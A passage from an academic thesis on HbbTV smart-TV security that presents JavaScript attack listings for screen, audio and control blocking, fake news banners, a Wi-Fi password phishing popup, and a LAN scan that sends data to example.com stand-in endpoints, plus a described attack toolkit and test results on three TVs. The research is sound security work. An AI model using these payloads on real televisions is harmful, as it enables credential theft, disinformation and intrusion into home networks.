Table 5.1: Threat model of HbbTV applications.

over HbbTV, without any interaction from the victim, the smart TV needs to execute the malicious HbbTV app in the currently watched channel. This is only possible when the attacker knows the watched TV channel so that the attacker can inject a malicious Application Information Table (AIT, see Subsection 4.3.1) into the currently watched channel. Furthermore, the basic knowledge about the target includes information about the TV software, more specifically, the operating system used, the HbbTV version, and the browser version. We assume an attacker can extract this information and modify the attacks according to the specifics of the target.

We identified possible threats to smart TVs by analyzing the intended functionality of smart TVs, HbbTV, and web browsers. We summarize such threats in Table 5.1.

5.2 Denial-of-Service Attacks

The goal of Denial-of-Service is to limit or completely block viewing the content and interaction with the smart TV. Several ways exist to achieve this, including native web features or dedicated HbbTV features.

Blocking of Visual Content. We can block visual content very easily by creating a large image element covering the whole screen using HTML or JavaScript. As the HbbTV apps are opened in an overlay on top of the original broadcast, the created image element will cover the whole screen. We show a JavaScript implementation of such an attack in Listing 5.1. Our example loads an image and covers the entire screen with it.

```
function startDoS() {
    const img = new Image();
    img.src = 'pattern.png';
    img.style.width = '100%';
    img.style.height = '100%';

    document.body.innerHTML = '';
    // Append the image to the body
    document.body.appendChild(img);
}
```

Listing 5.1: Example of visual content blocking using JavaScript

Blocking of Audio Content. Like visual content, we can easily block audio content by creating audio elements using HTML or JavaScript. As HbbTV apps are automatically opened, and audio tracks from HbbTV apps have priority over the audio tracks of the broadcast, the TV will play our defined audio element instead of the broadcast's audio. To achieve this, we used code similar to the one in Listing 5.2.

```
function startDoSAudio() {
    // Create an audio object
    const audio = new Audio('dos.mp3');
    // Play the audio
    audio.play();
    // Add listener for 'ended' event to repeat
    audio.addEventListener('ended', () => {
        setTimeout(() => {
            audio.play()
        }, 3000)
    });
}
```

Listing 5.2: Example of audio content blocking using JavaScript

Blocking of Controls. We can block controls by using the Application Management API of HbbTV (see Section 4.2). By defining a bitmask covering all possible buttons, one can attach to the events of each button press and thus turn off the default behavior. While the behavior can differ on each smart TV, this can still cause a certain degree of inconvenience for the victim. In the following example (Listing 5.3), we block all possible buttons using a bitmask covering all the available buttons.

```
<object type="application/oipfApplicationManager" id="applicationManager"></object>

function blockButtons() {
    const appManager = document.getElementById('applicationManager');
    const appObject = appManager.getOwnerApplication(document);
    // check if Application object was a success
    if (appObject === null) {
        // error acquiring the Application object!
    } else {
        registerKeyEventListener()
        const keyMask = 0x10 + 0x20 + 0x40 + 0x80 + 0x100 + 0x200 + 0x400;
        setKeyset(appObject, keyMask);
    }
}
function setKeyset(appObject, mask) {
    try {
        appObject.privateData.keyset.setValue(mask);
    } catch (e) {
        // try as per OIPF DAE v1.1
        try {
            appObject.private.keyset.setValue(mask);
        }
        catch (ee) {
            // catch the error while setting keyset value
        }
    }
}
function registerKeyEventListener() {
    document.addEventListener('keydown', function (e) {
        if (handleKeyCode(e.keyCode)) {
            e.preventDefault();
        }
    }, false);
}
```

Listing 5.3: Example of blocking of TV controls using JavaScript and Application Management API

Infinite Switching between Channels. The last type of DoS attack we implemented was to misuse the HbbTV Hybrid Tuner API (see Section 4.2) for switching the channels. If we hijack two channels, we can let the smart TV infinitely switch between them, causing a DoS. There are different possible implementations; the easiest one is as in Listing 5.4, in which the neighboring channels switch back and forth.

```
// index.html contains:
<object type="video/broadcast" id="broadcastVideo"></object>

// Executed by first channel
function nextChannel() {
    var videoObj = document.getElementById('broadcastVideo');
    videoObj.bindToCurrentChannel();
    videoObj.nextChannel();
}

// Executed by second channel
function prevChannel() {
    var videoObj = document.getElementById('broadcastVideo');
    videoObj.bindToCurrentChannel();
    videoObj.prevChannel();
}

```

Listing 5.4: Example of DoS by channel switching using Hybrid Tuner API

5.3 Spoofing – Spread of False Information

Spoofing attacks aim to lead the victim into believing false information. This can be done by spoofing the audio/video content of the victim's broadcast without the victim noticing. There are multiple ways to do this; we examined the possibility of switching the audio content, switching the video content, and creating a news bar overlay over the existing news bars that usually can be seen on various news channels. The latter we consider pretty effective, as in the case of news channels, the victims typically have high trust in the information presented. As seen in Figure 5.1, this Slovak news channel uses two news bars, one for breaking news and the other for what happened in the day. Creating an overlaying news bar and presenting false information over it could be highly effective in spreading false information, as seen in Figure 5.1b.

(a) Original broadcast (b) Broadcast with modified news bar.

Figure 5.1: News channel containing two news bars.

Spoofing Audio Content. This can be done similarly to the case of DoS attacks, by creating an audio element using HTML or JavaScript. See example in Listing 5.5.

```
function startAudio() {
    // Create an audio object
    const audio = new Audio('spoofed.mp3');
    // Play the audio
    audio.play();
}
```

Listing 5.5: Example of audio spoofing using JavaScript

Spoofing Video Content. To spoof the video content, we created a video element using HTML or JavaScript, like in the case of the audio element. Listing 5.6 shows JavaScript code that creates a video object and plays it on full screen. In this case, the smart TV automatically switches the visual content to the video element, which is prioritized over the broadcast. However, this may not always work on all smart TVs as intended, as every smart TV behaves differently and may require some little adjustments to the code.

```
function startVideo() {
    // Create a video element
    const video = document.createElement('video');

    // Set the source of the video
    video.src = 'path/to/your/video.mp4'; // Replace with the
   actual path to your .mp4 file

    // Append the video element to the body
    document.body.appendChild(video);

    // Event listener to start playback once the video is loaded
    video.addEventListener('loadeddata', () => {
        video.play();
```

```
    });
}
```

Listing 5.6: Example of video spoofing using JavaScript

Spoofing News Bar. Spoofing the news bar is the easiest but always requires a specific adaptation to the news bar the attacker wants to spoof, such that the styling matches the original style of the news bar. An example is in Listing 5.7, in which we defined the news bar as similar to the original one.

```
function createNewsBanner(message) {
    const bannerStyles = {
        position: 'fixed',
        bottom: '0',
        left: '0',
        width: '100%',
        backgroundColor: '#08004e',
        color: '#fff',
        fontSize: '18px',
        padding: '10px 0',
        overflow: 'hidden',
        zIndex: '1000'
    };

    const bannerMessageStyles = {
        display: 'block',
        whiteSpace: 'nowrap',
        animation: 'scrollBanner 20s linear infinite'
    };

    // Create a <style> element for the animation
    const styleElement = document.createElement('style');
    styleElement.textContent = `
    @keyframes scrollBanner {
        0% {
            transform: translateX(100%);
        }
        100% {
            transform: translateX(-100%);
        }
    }`;
    document.head.appendChild(styleElement);

    // Create the banner container
    const banner = document.createElement('div');
    banner.className = 'news-banner';
    banner.id = 'news-banner'
    Object.assign(banner.style, bannerStyles);
```

```

    // Add the message
    const bannerMessage = document.createElement('div');
    bannerMessage.className = 'news-banner-message';
    bannerMessage.textContent = message;
    Object.assign(bannerMessage.style, bannerMessageStyles);

    // Append the message to the banner
    banner.appendChild(bannerMessage);
    document.body.appendChild(banner);
}
```

Listing 5.7: Example of news banner spoofing using JavaScript

5.4 Phishing Attacks

The goal of phishing attacks is to deceive victims into revealing private information to attackers or executing malicious code to compromise the security of their devices. In the case of HbbTV, we are primarily interested in the case of revealing of private information. In many cases, smart TVs create different pop-ups requiring user input. This is ideal for phishing attacks, as the victim might not suspect any malicious intent behind a malicious prompt. We implemented a phishing attack like in Listing 5.8 by showing the victim a pop-up window using JavaScript with the request to input the password for the wireless network. After submission, the password is sent back to us via post request.

```
function createPopup() {
    // Create the popup container
    const popup = document.createElement('div');
    popup.className = 'custom-popup';

    // Create the popup content
    const content = document.createElement('div');
    content.className = 'popup-content';

    // Create the message
    const messageElement = document.createElement('p');
    messageElement.innerHTML = '<h1> Password Changed! </h1> <p>
   Please re-type your password to reconnect to Wi-Fi Network</p>'
   ;

    // Create the input box
    const input = document.createElement('input');
    input.type = 'text';
    input.className = 'popup-input';
    input.placeholder = 'When selected, press OK to type.';

    // Create the submit button
```

```
    const button = document.createElement('button');
    button.textContent = 'Submit';
    button.className = 'popup-submit-button';

    // Append elements to the content
    content.appendChild(messageElement);
    content.appendChild(input);
    content.appendChild(button);

    // Append the content to the popup
    popup.appendChild(content);

    // Append the popup to the body
    document.body.appendChild(popup);

    input.focus()

    // Add event listener to the submit button
    button.addEventListener('click', () => {
        const userInput = input.value.trim();
        const b = {'input': userInput}
        // Use your URL
        fetch('https://example.com/input', {
            method: 'POST',
            body: JSON.stringify(b)
        })
        // Remove the popup after submission
        document.body.removeChild(popup);
    });
}
```

Listing 5.8: Example of phishing attack

5.5 Local Network Access

This attack aims to gain access to the victim's local network. Due to the nature of HbbTV, where apps get executed automatically without any user interaction, we can use the smart TV to make HTTP requests to devices connected to the local network if there is no filtering of requests. Without local network knowledge, an attacker might find it challenging to send HTTP requests to random IP addresses blindly. Fortunately, there has been research on browser-based network scanners, and we managed to make the network scanner developed by Kamkar [42] work on all of our ToEs. Therefore, an attacker can first do a network scan and, based on the network scan results, send HTTP requests to active devices on the local network. The following example (Listing 5.9) is executing first the network scan and sending the results back using a post request. Afterward, the attacker can execute the attack's second stage and send HTTP requests to devices on the local network. Responses from the HTTP requests are only forwarded back to the attacker using post requests. Unfortunately, not all HTTP requests can be made using this approach due to the Cross-Origin Resource Sharing (CORS) policy [53]. By default, this policy prohibits cross-origin HTTP requests, meaning that HTTP requests sent to URLs other than the original URL of the website are blocked. This is, however, very often disabled by the IoT devices to enable interaction using RESTful APIs [64]. Lastly, we would like to emphasize that this local network access attack can happen entirely in the background without the victim noticing anything. The only way this attack would be detectable is by analyzing the smart TV's outgoing network traffic.

```
// It is assumed the webscan library is loaded
// logger can be a function used for logging, e.g. printing to console
// isRtc is true/false
// ips is a list of subnets to scan, undefined is default list
async function startNetscan(logger, isRtc, ips) {
    let ipsToScan = ips
    let scan = await webScanAll(
        ipsToScan, // array. if undefined, scan major subnet gateways, then scan live subnets. supports wildcards
        {
            rtc: isRtc, // use webrtc to detect local ips
            logger: logger, // logger callback
            localCallback: function(ip) {
                logger(`local ip callback: ${ip}`)
            },
            networkCallback: function(ip) {
                logger(`network ip callback: ${ip}`)
            },
        }
    )
    await fetch('https://example.com/netscan', {
            method: 'POST',
            body: JSON.stringify(scan)
    })
}

async function sendRequest(data) {
    const url = data.url
    const method = data.method
    const body = data.body
    const headers = data.headers
    const fetchOptions = {
        method: method
    }
    if (body) {
        fetchOptions.body = body
    }
```

```
    if (headers) {
        fetchOptions.headers = headers
    }
    try {
        const response = await fetch(url, fetchOptions)
        // will usually fail if CORS not enabled!
        if (!response.ok) {
            throw new Error(`Response ${response.status}`)
        }
        const file = await response.arrayBuffer()
        const base64String = btoa(String.fromCharCode(...new Uint8Array(file)));
        await fetch('https://example.com/request-success', {
                method: 'POST',
                body: {
                    "url": url,
                    "method": method,
                    "response": {
                        "file": base64String,
                        "headers": Object.fromEntries(response.headers.entries())
                    }
                }
        })
    } catch (error) {
        await fetch('https://example.com/request-error', {
                method: 'POST',
                body: JSON.stringify(error, Object.getOwnPropertyNames(error))
        })
    }
}
```

Listing 5.9: Example of local network access using JavaScript

5.6 Unsuccessful Attacks

Unfortunately, we could not execute all attacks according to our identified threats. The following subsections describe why we could not execute the attacks to get unauthorized peripheral access and remote code execution.

5.6.1 Unauthorized Peripheral Access

We inspected the possibility of HbbTV gaining access to the TV microphone. Unfortunately, there is no dedicated API for accessing a microphone. The only exception is the latest version of HbbTV, `HbbTV 2.0.4`, which introduces support for voice assistants [32]. This could be misused, as the implementation interacts with a built-in voice assistant of a smart TV using JSON-RPC messages sent and received using web sockets. In theory, there should be the possibility to misuse the *Text Entry* feature of the voice assistant implementation in HbbTV to listen in the background to conversations and receive those as text input. Disappointingly, none of our ToEs supports `HbbTV 2.0.4`, even though we got our LG TV with the model year 2024 and the latest software update from the fall of 2024. According to our research, no smart TV on the market supports `HbbTV 2.0.4`. This still leaves the possibility of this attack open for the future.

Moreover, we tried using the native JavaScript APIs [55] to request access to a microphone or webcam. Unfortunately, on all of our ToEs, such requests (using the `navigator.mediaDevices.getUserMedia` function) always failed without any error message. We tried different configurations, different possible implementations, and even different combinations of requests, but the code always failed without any error message. In HbbTV browsers, we assume the MediaDevices API is either not implemented or blocked.

5.6.2 Remote Code Execution

Due to the outdated nature of the browser versions used on our ToEs, we assumed it would be possible to use some of the known remote code execution (RCE) exploits for Chrome [48–50, 57] also on our smart TVs. Unfortunately, this has been a bigger challenge than initially assumed, as most RCE exploits are specifically implemented for a specific platform (e.g., Chrome 95.0.4638.69 on Windows 10). As smart TVs are quite a niche product regarding software, our ToEs are also very specific, using 32-bit ARM architecture, one based on Android and the rest on Linux. We tried to modify existing exploits to work on our systems, but we could not make the exploits work correctly. Some of the exploits crashed, indicating that the exploit could work; others did not do anything. We tried crafting a custom shellcode to create a reverse shell connection to our computer, but this was unsuccessful. Furthermore, we discovered a rooting exploit for Samsung smart TVs [18] utilizing a vulnerability in the web browser. Sadly, our Samsung ToE was incompatible with this exploit; thus, we could not verify the feasibility of rooting Samsung TVs using HbbTV. Due to time constraints, we decided to stop researching this threat further and leave it out of the scope of this thesis.

5.7 HbbTV Attack Toolkit

We developed a small, modular, and easily usable attack toolkit for HbbTV to make our experiments easier. Our toolkit is open source and can be freely downloaded or forked from GitHub [14]. Our attack toolkit consists of two parts:

1. The server part developed using Python and the *Flask* [62] framework.
2. The client part developed using HTML, CSS, and JavaScript, which is delivered to the client using the *Flask* server.

To run our toolkit, it is required to have Python 3.6 or newer installed and install all requirements listed in `requirements.txt`. Afterwards, it is enough to run the following command to start the server:

```
$ python attack_toolkit.py
```

Now, the *Flask* server should be running and listening to connections on port 5000. To change this, you can run the server with the `-p` option followed by a port number. To run the client part on a smart TV, it is required to create a custom application information table (AIT) with the URL base defined as `http://{IP-ADDRESS}:PORT/` and the initial path of the application as *hbbtv/entry.html*. This custom AIT needs to be injected into a broadcast (follow the steps in Subsection 4.3.1, the example AIT in Listing 4.1 was used to start the HbbTV app of our toolkit). After opening the injected channel on a smart TV, an incoming connection should be visible in the server's console output. Even though there is no visible change on the smart TV (for now), we can start interacting with the smart TV. We implement the client-side functionality in JavaScript and communicate with the server using a WebSocket library, SocketIO [72].

The server provides a simple console-based user interface for interacting with the smart TV. We implemented the following features:

- **Show Client Info**: This function shows information about a selected client, like the client number, session ID, IP address, information about the client's browser, and information about the client's network (if the network scan finished).
- **Request Client Configuration**: This function fetches the HbbTV configuration using the `application/oipfConfiguration` embedded object. The configuration is afterward sent back to the server and saved in the `config/` folder.
- **Request Client appObject**: This function fetches the application object using the `oipfApplicationManager` embedded object (see Section 4.2). The application object is then converted to a string, returned to the server, and saved in the `appObject/` folder.
- **Request Client appMgr**: This function fetches the `oipfApplicationManager` embedded object itself (see Section 4.2). The object is then converted to a string, returned to the server, and saved in the `appMgr/` folder.
- **Start DoS**: We launch a DoS attack on the client with this function. The DoS attack consists of blocking the remote control buttons, showing a TV test pattern picture over the whole screen, showing a rolling banner with the message about the blockage of the broadcast, and playing a pre-recorded audio message on repeat.
- **Fake Banner**: The intended functionality of this function is showing false information using a fake news banner, as mentioned in Section 5.3. Using this function, we

can show custom text overlaying the actual broadcast in a banner. We can remove this banner from the screen on demand.

- **Switch Channel**: This function allows switching to the previous/next channel.
- **Start Phishing**: This function shows a phishing popup on the client. Defining a custom prompt message to adapt the popup accordingly is possible. After the victim submits the sensitive data, it is sent over the websocket to the server and saved in a JSON file in the `phishing/` folder.
- **Start Network Scan**: We start the network scan using this function. Our toolkit uses the webscan library by Kamkar [42] patched for usage over HbbTV. In our toolkit, we can define whether the network scan should use RTC for localhost detection, and we can also define a list of subnets to scan. The network scan usually takes longer; therefore, it is executed asynchronously on the smart TV. The client sends logging messages over the websocket to the server, which outputs these on the console. After the network scan is finished, the results are sent over the websocket to the server and saved in a JSON file in the `netscan` folder. Our toolkit also parses the results, and the results can be further used in the next function.
- **Send HTTP Request**: This function allows sending HTTP requests from the smart TV to any URLs or a device on the local network. The list of devices on the local network is based on the results of a network scan that needs to be run before. Our toolkit allows you to specify the HTTP request method (GET, POST, PUT, PATCH, DELETE, HEAD, OPTIONS), select the request body, and specify the request headers. The smart TV sends the request, and the results are returned to the server over the websocket. The server parses and saves the results in the `requests/success` folder. If the request fails, an error is saved in the `requests/fail` folder as a JSON file.
- **JS Evaluation**: This function executes JavaScript code directly on the target smart TV. After the code is executed, the result is sent back over the websocket.
- **Redirect to URL**: This function redirects the target smart TV to another URL. This can be useful if there is a need to launch a different HbbTV app, or launch a different web application under a different URL.
- **Reload Target**: This function reloads the HbbTV application on the smart TV.

Last but not least, we want to emphasize the modularity of our attack toolkit. With limited effort, adding further attacks or features to our toolkit is possible. Therefore, our attack toolkit can be further used in future research on HbbTV apps.

CHAPTER 6

Analysis of Exploit Outcomes

With implemented exploits and our HbbTV attack tool working (see Section 5.7), we start experimenting with our targets of evaluation (ToEs). This chapter is dedicated to the results of our experiments with the exploits on our ToEs. We divide this chapter into three sections, each dedicated to one of our ToEs. Each section summarizes results for our exploits deduced from our threat model (Section 5.1). Additionally, Section 6.1 contains information regarding differences after updating.

6.1 Main Target of Evaluation

Our main ToE is a Toshiba Android smart TV, as we previously discussed in Section 3.1. We can successfully launch the HbbTV part of our attack toolkit on the smart TV and interact with it using our server. There are no issues with launching the HbbTV app without the use of HTTPS.

Denial-of-Service Attacks. The denial of service (DoS) attacks are all successful on this ToE. We can completely block the visual content of the broadcast by showing an image over the whole screen. Likewise, we can block audio content by playing arbitrary audio using the HbbTV app. As for blocking of controls, refer to Figure 6.1a. We can block some of the buttons, like the “RED-GREEN-YELLOW-BLUE” buttons, the buttons for video controls, the center directional selector with the confirmation button, and the “next-previous channel” button. Unfortunately, the numeric buttons, volume controls, and the power button keep their original behavior, even though the HbbTV app should have them assigned, according to the bit mask. Last, we can also perform the infinite switching of channels attack. After a while, the smart TV cannot even show the actual broadcast; only the information about the channel is shown. This attack can, however, be stopped by turning the TV off or pressing the “next-previous channel” button at the right moment. The DoS attack feature of our attack toolkit is functioning as intended on this ToE.

Spoofing – Spread of False Information. The spoofing attacks are likewise successful on this ToE. We can successfully replace the broadcast's audio track with the HbbTV app's audio track. The same is the case for the video content, which we can also successfully replace for the video content of the HbbTV app. As for spoofing a news bar, this is also successful. We can create arbitrary news banners in HTML or JavaScript code and display them using HbbTV in an overlay over the original broadcast. Our attack toolkit's fake banner feature also functions as intended on this ToE, allowing the display of any information on the victim's TV with minimal effort.

Phishing Attacks. The success of a phishing attack cannot be rated just by proving that a phishing prompt can be shown. Phishing attacks are complex social engineering attacks, and an additional study would be required to evaluate their success ratio. Therefore, we are not assessing the success of a phishing attack but instead discussing the possibility of such an attack. We can display a phishing prompt on this ToE. The smart TV, as intended, focuses on the input field and allows the victim to type using an on-screen keyboard. The data submission works as intended, and we can extract the victim's data.

Local Network Access. Accessing a local network using this smart TV is possible. We can execute network scans using a patched version of webscan [42] and use the network scan results further. Similarly, we can make arbitrary HTTP requests to devices on the local network. This means there are no limitations regarding HTTP requests. Using our attack toolkit, which works as intended, makes the whole process of network scanning and sending HTTP requests to devices on the local network straightforward.

Differences after Updating. As mentioned in Section 3.1, we updated this smart TV through multiple firmware versions, even updating the major Android version from Android 9 to Android 11. While the TV received firmware updates, there were no noticeable differences in the HbbTV implementation. We can execute all of the previously mentioned attacks successfully without changing. Our attack toolkit works as intended in every firmware version of the smart TV. According to the browser information reported by the smart TV in the user agent, the HbbTV browser and the HbbTV version are fixed to one version supported by the smart TV.

6.2 Secondary Target of Evaluation

Our secondary ToE is a Samsung smart TV based on Tizen, as previously discussed in Section 3.2. This older smart TV supports only `HbbTV 1.5.1`. This causes several issues with the attacks, which we can partially overcome. Unfortunately, our attack toolkit is not working on this smart TV due to the lack of support for WebSockets. Therefore, we execute our attacks by crafting custom HTML and JavaScript pages for every type of threat. This enables us to perform all the attacks except the local network access attack. Generally, with this ToE, we had to work with outdated, partially deprecated APIs, as the HbbTV browser is based on a severely outdated version of Chrome. Just like the primary ToE, the smart TV executes HbbTV apps even without HTTPS.

Denial-of-Service Attacks. We can successfully launch all DoS attacks on the smart TV. Just like in the case of our main ToE, we can block completely the visual and audio content of the broadcast by playing audio/video content in the HbbTV app. The blocking of controls works similarly to our main ToE, but, as seen in Figure 6.1b, this Samsung smart TV has a different kind of remote control. We can block usage of the "extras" button, the "next-previous channel" button, and the directional selector with the center confirmation button. Finally, we can also initiate the infinite switching of channels attack. The behavior aligns with the behavior of our main ToE.

Spoofing – Spread of False Information. We can launch all of the spoofing attacks on this ToE. We can replace the audio or video of the broadcast with audio or video of the HbbTV app. Fake news bar can likewise be crafted using HTML or JavaScript code and can be successfully used to display false information.

Phishing Attacks. Like in our main ToE, we can show a phishing popup on this smart TV. The TV, as intended, shows an on-screen keyboard and allows the victim to type in sensitive data. The data is sent back to our server after submission. However, the lack of support for WebSockets requires adapting our attack and sending the victim's input over a basic HTTP request. Due to the limitations of the HbbTV browser on this smart TV, it is necessary to use a URL endpoint with the same origin as the hosted HbbTV app.

Local Network Access. We could not launch any attack on the local network. The network scanning library webscan [42] is not working on this ToE due to missing API features not being implemented in the old version of Chrome the HbbTV browser is based on. We tried debugging this for several hours, but there were too many APIs to patch. However, the main issue is the limitation of the web browser itself regarding the blockage of HTTP requests to URLs with different origins. As this blockage does not allow us to create HTTP requests to servers other than the one hosting the HbbTV app, HTTP requests to devices on the local network are blocked equally. Thus, using this smart TV, it is impossible to interact with any devices on the local network, so the users of this Samsung smart TV are protected against this attack. Yet, we assume this blockage is implemented only on the older TV models, and we cannot confirm nor deny that newer Samsung TVs are equally protected against this type of attack.

Remote Code Execution. We also tried executing the Samsung Tizen rooting exploit [18] that exploits a vulnerability in the Samsung built-in web browser. Unfortunately, our ToE is incompatible with this exploit, so we cannot confirm whether HbbTV can be used for rooting exploits.

6.3 Tertiary Target of Evaluation

Our tertiary ToE is an LG smart TV based on webOS, as previously discussed in Section 3.3. This smart TV is the newest one. It is a model year 2024 with support for HbbTV 2.0.3. Likewise, the Chrome version on which the HbbTV browser is based is the newest one. This means that all of the attacks we can launch on our main ToE are also possible on this LG TV. Equally, our HbbTV attack fully functions as intended on this smart TV. Like in previous cases (primary ToE and secondary ToE), it was no problem launching an HbbTV app on this TV over an unprotected HTTP connection.

Denial-of-Service Attacks. We executed almost all DoS attacks successfully using our HbbTV attack toolkit. The attack blocking the visual content by showing an image over the whole screen is working. Equally, we were able to block the remote control buttons. As can be seen in Figure 6.1c, additionally to the "RED-GREEN-YELLOW-BLUE" buttons, the buttons for video controls, the center directional selector with the confirmation button, and the "next-previous channel" button, we can block the numeric buttons. Moreover, by pure coincidence, we found that blocking all the other buttons on the remote is possible by focusing on an input field using JavaScript code. The only button that stays responsive is the power button, which allows the user to regain control of the TV. The infinite switching of channels attack also worked as intended, causing a certain degree of inconvenience to the victim. However, compared to the other ToEs, we could not block the audio content by playing audio from the HbbTV app. While the app loaded the audio file, the browser blocked the audio. This is caused by the change of the autoplay policy introduced with `Chrome 66` [6], which blocks playback of audio/video content without the user interacting with the element first. As this ToE uses a web browser based on `Chrome 94`, it is protected against such an attack.

Spoofing – Spread of False Information. The spoofing attacks are also only partially successful on this ToE. We can show arbitrary text in a fake news bar using our attack toolkit. Unfortunately, we cannot replace the audio track with an audio track from the HbbTV app or replace the video content for the HbbTV app. This is again caused by the change of the autoplay policy introduced with `Chrome 66` [6], which blocks playback of audio/video content without the user interacting with the element first. Although using audio/video HTML elements is not successful, we found that it is possible to launch a YouTube video in an IFrame [23] with an autoplay parameter, which is played successfully. This YouTube IFrame then replaces the audio track of the broadcast and stops the video of the broadcast.

Phishing Attacks. The phishing attack works the same way as on the main ToE. We can show an arbitrary phishing popup asking the victim to input sensitive data. The data was successfully sent back to our server after submission. The attack works as intended using our attack toolkit.

Local Network Access. The local network access is, analogous to our main ToE, possible without limitations. We can use our attack toolkit to execute network scans using the webscan [42] library. Similarly, we can send HTTP requests to any device on the local network.

(a) Remote control of the Toshiba TV

(b) Remote control of the Samsung smart TV

(c) Remote control of the LG smart TV

Figure 6.1: Buttons of the TV remotes (highlighted are buttons that can be blocked using JavaScript code).

CHAPTER 7

Discussion & Conclusion

As the final chapter of this thesis, we summarize all the knowledge about the security of HbbTV on smart TVs. We summarize the answers to our research questions from Section 1.2. Thereafter, we address the limitations we encountered during our research and experiments. Afterward, we propose topics for future work in the HbbTV security and privacy field. We propose new issues, which our attack toolkit could expand in the future to cover more possible attacks on smart TV security and privacy. Last but not least, we finish the chapter with a short conclusion of the whole thesis.

7.1 Answers to Research Questions

Based on the results of our experiments from Chapter 6, we can answer the research questions we proposed in Section 1.2.

[**RQ1**] Our research proves that an attacker can exploit HbbTV apps by misusing the provided functionality of the web browser. Although not all attacks identified in our threat model (see Section 5.1) can be executed, we have demonstrated the ability to develop a malicious HbbTV application (Chapter 5), inject it into a live broadcast (Subsection 4.3.1), and exploit a smart TV using the injected application. We have also proven that this can happen entirely in the background without needing the victim's interaction. In Chapter 5, we proposed an example code for attacks based on our threat model. To make attacking less challenging, we developed an HbbTV attack toolkit (see Section 5.7), allowing a seamless replication of our results.

[**RQ2**] By experiments on our main target of evaluation (ToE), we have proven that different firmware versions do not impact the success of our exploits. We found out in Section 3.1 that firmware updates do not influence the HbbTV implementation on the smart TV. We assume that the vendors of smart TVs freeze the supported HbbTV version at the TV's launch, thus also freezing the browser version that the implementation of HbbTV uses. While firmware updates generally improve the security of smart TVs, patching security vulnerabilities in the operating system, the HbbTV and browser security stays unaffected by these updates. Using dated browser versions is supposed to ensure compatibility with a broad range of smart TVs. However, such usage of dated browser versions also carries the risk of attackers misusing security vulnerabilities that have been long known.

[**RQ3**] Experiments on our evaluation targets have revealed differences in the supported HbbTV versions and their related browser versions. While our main and tertiary ToE had no issues with the exploits we were evaluating, the secondary ToE was incompatible with our local network access attacks. In Table 7.1 are the results of our experiments summarized. Our experiments have further proven that the success rate of exploits depends not only on the HbbTV version but also on the actual vendor. Due to the vague specifications of HbbTV, smart TV vendors have freedom in choosing what features to implement. This causes different behaviors in HbbTV apps on different smart TVs, which the developers of HbbTV have to account for. This inconsistency can trigger, apart from usability issues, several security issues, which may require the developers to implement additional security safeguards or limit the feature set of the apps.

Attack Type	**Toshiba Smart TV (see Section 3.1)**	**Samsung Smart TV[1] (see Section 3.2)**	**LG Smart TV (see Section 3.3)**
Denial-of-Service	✓	✓	✓
Spoofing	✓	✓	✓
Phishing	✓	✓	✓
Local Network Access	✓	✗	✓

Table 7.1: Results of exploiting across different Smart TV vendors.

7.2 Limitations

The biggest limitation of our work is the inconsistency between the HbbTV specification and the actual implementation on the smart TVs. Multiple APIs or functions are defined in the specification but are not actually implemented on smart TVs. One example is the content download API (see Section 4.2), which was not available on any of our ToEs, even though our ToEs are different model years, come from various vendors, and have different HbbTV versions. Therefore, our research is partially incomplete, as on other TVs where this API is available, the attackers might exploit more vulnerabilities. Unfortunately, there is no way of knowing what HbbTV APIs are supported on a smart TV before buying. The only way to verify is to check the support using special JavaScript code.

Another limitation is the limited number of smart TVs on which we managed to test our exploits. Ideally, we would test several models by the same vendor. Unfortunately, considering the time constraints of a master's thesis, this was unrealistic from the

[1]For the Samsung TV, we had to adapt the attacks in our toolkit due to incompatibility

beginning. Therefore, we decided to experiment with selected smart TVs, as described at the beginning of Chapter 3.

A further limitation is regarding the latest HbbTV version. We could not exploit features like voice assistant integration implemented in the latest HbbTV version, HbbTV 2.0.4. Even though HbbTV 2.0.4 was released in March 2023, there is no commercially available smart TV supporting this latest HbbTV version at the time of writing. Furthermore, this latest version introduces support for DVB-I [16], the digital video broadcast over internet protocol. This protocol should expand the possibilities of TV content delivery to all internet-capable devices. Potentially, this could introduce further vulnerabilities that malicious actors could misuse. That said, DVB-I is currently deployed only in a few countries [17]; only a handful of smart TVs support this protocol, and the experts are rather skeptical about wider deployment [83].

7.3 Future Work

While this thesis answers our research questions from Section 1.2, several other research directions could be taken to improve the security and privacy of smart TVs and HbbTV.

Extending to a Larger Set of Smart TVs. As mentioned in Section 7.2, one of the limitations of this thesis is the limited number of smart TVs used for experiments. Further experiments with a larger set of smart TVs would deliver better results regarding the security of smart TVs and HbbTV. We provide an HbbTV attack toolkit that could be used to scale the experiments to larger sets of smart TVs.

Researching Viability of HbbTV Exploits on a Large Scale. As there are millions of HbbTV-supported smart TVs in Europe [31], this opens the question of whether HbbTV could not be misused in large-scale attacks. Our work proves smart TVs can be attacked over HbbTV and partially controlled without the victim noticing any unusual behavior. Therefore, HbbTV could become an interesting attack vector for malicious state-backed hacker groups who could misuse the smart TVs to spread false information or launch further DDoS attacks on state infrastructure. Smart TVs could play a significant role in hybrid warfare; therefore, properly researching the possibility of such large-scale attacks is important.

Proposing Improvements to HbbTV Specification. Currently, the HbbTV specification has the security and privacy requirements defined very vaguely, even in the latest version. For some requirements, even though they are specified, the implementation by the vendors does not follow them completely. It would be beneficial for the security and privacy of the HbbTV protocol to introduce proper security and privacy requirements and propose mechanisms to force vendors to implement them.

Remote Code Execution over HbbTV. In our thesis, we could not execute any RCE attacks on our smart TVs. This topic remains open, as, in theory, it should be possible to do RCE attacks on smart TVs over HbbTV due to the outdated browser versions the smart TVs use for their HbbTV browsers. Attacks such as the Samsung Q60T exploit [18] should be possible to execute over HbbTV. By using such an attack, an attacker could gain privileged access to the internal system of a smart TV, which could lead to further attacks or invasion of the victim's privacy.

Misusing Voice Accordingssistants. Even though HbbTV does not allow direct access to microphones, in the latest specification `HbbTV 2.0.4`, the support for voice assistants was introduced. Any HbbTV app can use built-in voice assistants of the smart TV to extend its functionality. The HbbTV apps can define commands that can be executed using a voice assistant or can use a voice assistant as a text input method for the HbbTV app. It would be beneficial for security and privacy to research the implementations of the HbbTV APIs providing this functionality and to research potential misuse cases of the voice assistant feature.

Researching HbbTV's Privacy. As mentioned in Chapter 2, a lot of research has already been done on the privacy of HbbTV. However, more research could be done using the data our attack toolkit can extract from the smart TV. HbbTV provides APIs that can be used for targeted advertisement; therefore, it would be relevant to research whether these APIs are defined considering the privacy of smart TV users. Additionally, the privacy requirements of HbbTV should be investigated, as well as whether the vendors implement them.

Extending the Attack Toolkit. Lastly, we welcome any proposals and extensions of our HbbTV attack toolkit. Our toolkit provides a sound basis for HbbTV's security research; still, it could be extended by many different exploits and convenience features.

7.4 Conclusion

